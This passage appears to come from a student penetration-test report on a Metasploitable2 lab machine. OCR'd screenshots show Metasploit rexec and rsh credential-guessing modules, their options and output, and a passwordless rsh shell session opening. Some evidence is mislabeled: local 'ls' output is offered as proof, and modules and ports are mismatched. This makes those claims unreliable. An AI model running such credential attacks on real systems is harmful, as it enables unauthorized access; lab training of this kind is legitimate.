
10. Exec port is open in Metasploitable2	
Application	exec netkit-rsh rexecd on port 512/tcp
Risk	High
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services | Application-Specific Risk, Code Execution

Proof of Concept

The metasploitable2 exec port 512/tcp is exploited by rexec Authentication Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
18:26
kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 2685, use 2685 or use exploit/unix/http/xdebug_unauth_exec
msf6 > use 2671
msf6 auxiliary(scanner/rservices/rexec_login) > show options
Module options (auxiliary/scanner/rservices/rexec_login):
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
ENABLE_STDERR false yes Enables connecting the stderr port
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 512 yes The target port (TCP)
STDERR_PORT no The port to listen on for stderr
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:56 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
18:26
kali@kali: ~
File Actions Edit View Help
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'helloworld':'mayuresh'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [17/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'helloworld':'thirupathi'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [18/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'helloworld':'swami'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [19/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'helloworld':'msfadmin'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [20/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'msfadmin':'harish'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [21/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'msfadmin':'mayuresh'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [22/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'msfadmin':'thirupathi'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [23/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'msfadmin':'swami'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [24/25] - Result: Where are you?
[*] 192.168.64.129:512 - 192.168.64.129:512 - Attempting rexec with username:password 'msfadmin':'msfadmin'
[-] 192.168.64.129:512 - 192.168.64.129:512 - [25/25] - Result: Where are you?
[*] 192.168.64.129:512 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rexec_login) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/rservices/rexec_login) > cd /
msf6 auxiliary(scanner/rservices/rexec_login) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(scanner/rservices/rexec_login) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:56 20-11-2023

3.11. METASPLOITABLE2 PORT 513/tcp login OpenBSD or Solaris rlogind – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High


11. Login port is open in Metasploitable2	
Application	login OpenBSD or Solaris rlogind on port 513/tcp
Risk	High
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services | Application-Specific Risk, Code Execution

Proof of Concept

The metasploitable2 login port 513/tcp is exploited by rsh Authentication Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
1 2 3 4
18:45
kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 279, use 279 or use exploit/multi/http/vbulletin_getindexablecontent
msf6 > use 278
msf6 auxiliary(scanner/rservices/rsh_login) > show options
Module options (auxiliary/scanner/rservices/rsh_login):
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
ENABLE_STDERR false yes Enables connecting the stderr port
FROMUSER no The username to login from
FROMUSER_FILE /usr/share/metasploit-framework/data/wordlists/rservices_from_users.txt no File containing from usernames, one per line
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 514 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
05:15 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
1 2 3 4
18:45
kali@kali: ~
File Actions Edit View Help
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'msfadmin1' from 'guest'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'msfadmin1' from 'mail'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from 'root'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from 'daemon'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from 'bin'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from 'nobody'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from '+'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from 'guest'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'helloworld' from 'mail'
[-] 192.168.64.129:514 - 192.168.64.129:514 - Result: Permission denied.
[*] 192.168.64.129:514 - 192.168.64.129:514 - Attempting rsh with username 'msfadmin' from 'root'
[+] 192.168.64.129:514 - 192.168.64.129:514, rsh 'msfadmin' from 'root' with no password.
[!] 192.168.64.129:514 - No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (0.0.0.0:1023 → 192.168.64.129:514) at 2023-11-19 18:44:19 -0500
[*] 192.168.64.129:514 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rsh_login) > cd /
msf6 auxiliary(scanner/rservices/rsh_login) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(scanner/rservices/rsh_login) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
05:15 20-11-2023

3.12. METASPLOITABLE2 PORT 514/tcp tcpwrapped – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High

12. Tcpwrapped port is open in Metasploitable2	
Application	tcpwrapped on port 514/tcp
Risk	High
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services | Application-Specific Risk, Code Execution

Proof of Concept

The metasploitable2 tcpwrapped port 514/tcp is exploited by Java RMIConnectionImpl Deserialization Privilege Escalation





3.13. METASPLOITABLE2 PORT 1099/tcp java-rmi GNU Classpath grmiregistry – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

